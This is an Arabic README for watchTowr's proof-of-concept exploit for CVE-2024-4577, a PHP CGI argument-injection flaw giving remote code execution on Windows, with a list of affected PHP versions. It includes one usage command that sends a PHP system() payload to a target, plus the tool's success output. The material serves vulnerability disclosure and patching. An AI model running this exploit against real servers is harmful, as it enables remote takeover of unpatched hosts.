 watchtowrlabs/cve-2024-4577
حقن وسائط PHP CGI (CVE-2024-4577): إثبات مفهوم لتنفيذ التعليمات البرمجية عن بُعد

إثبات مفهوم تم تطويره بواسطة @watchTowr لاستغلال ثغرة حقن الوسائط في PHP CGI (CVE-2024-4577) للحصول على تنفيذ تعليمات برمجية عن بُعد (RCE) على إصدار PHP ضعيف يعمل في بيئة ويندوز. تحليل تقني مفصل لهذه الثغرة

تم اكتشاف هذه الثغرة بواسطة Orange Tsai (@orange_8361) من DEVCORE (@d3vc0r3). تأكد من متابعة أبحاثه المتميزة، كان دورنا فقط إعادة إنشاء وتطوير الاستغلال لهذه المشكلة.

python watchTowr-vs-php_cve-2024-4577.py -c "<?php system('calc');?>" -t http://192.168.253.132/test.sina
                         __         ___  ___________
         __  _  ______ _/  |__ ____ |  |_\__    ____\____  _  ________
         \ \/ \/ \__  \    ___/ ___\|  |  \|    | /  _ \ \/ \/ \_  __ \
          \     / / __ \|  | \  \___|   Y  |    |(  <_> \     / |  | \/
           \/\_/ (____  |__|  \___  |___|__|__  | \__  / \/\_/  |__|
                                  \/          \/     \/

        watchTowr-vs-php_cve-2024-4577.py
        (*) PHP CGI Argument Injection (CVE-2024-4577) discovered by Orange Tsai (@orange_8361) of DEVCORE (@d3vc0r3)
          - Aliz Hammond, watchTowr ([email protected])
          - Sina Kheirkhah (@SinSinology), watchTowr ([email protected])
        CVEs: [CVE-2024-4577]
(^_^) prepare for the Pwnage (^_^)

(+) Exploit was successful
استنادًا إلى مقال المدونة الأصلي بواسطة DEVCORE (@d3vc0r3) تؤثر هذه الثغرة على جميع إصدارات PHP المثبتة على نظام التشغيل ويندوز:
PHP 8.3 < 8.3.8
PHP 8.2 < 8.2.20
PHP 8.1 < 8.1.29
نظرًا لأن فروع PHP 8.0 و PHP 7 و PHP 5 قد وصلت إلى نهاية العمر الافتراضي (End-of-Life)، ولم تعد مدعومة بعد الآن، يمكن لمسؤولي الخوادم الرجوع إلى قسم "هل أنا معرّض؟" هنا للعثور على توصيات التصحيح المؤقتة في قسم إجراءات التخفيف.
Aliz (@AlizTheHax0r) و Sina Kheirkhah (@SinSinology) من watchTowr (@watchtowrcyber)
لأحدث الأبحاث الأمنية تابع فريق watchTowr Labs
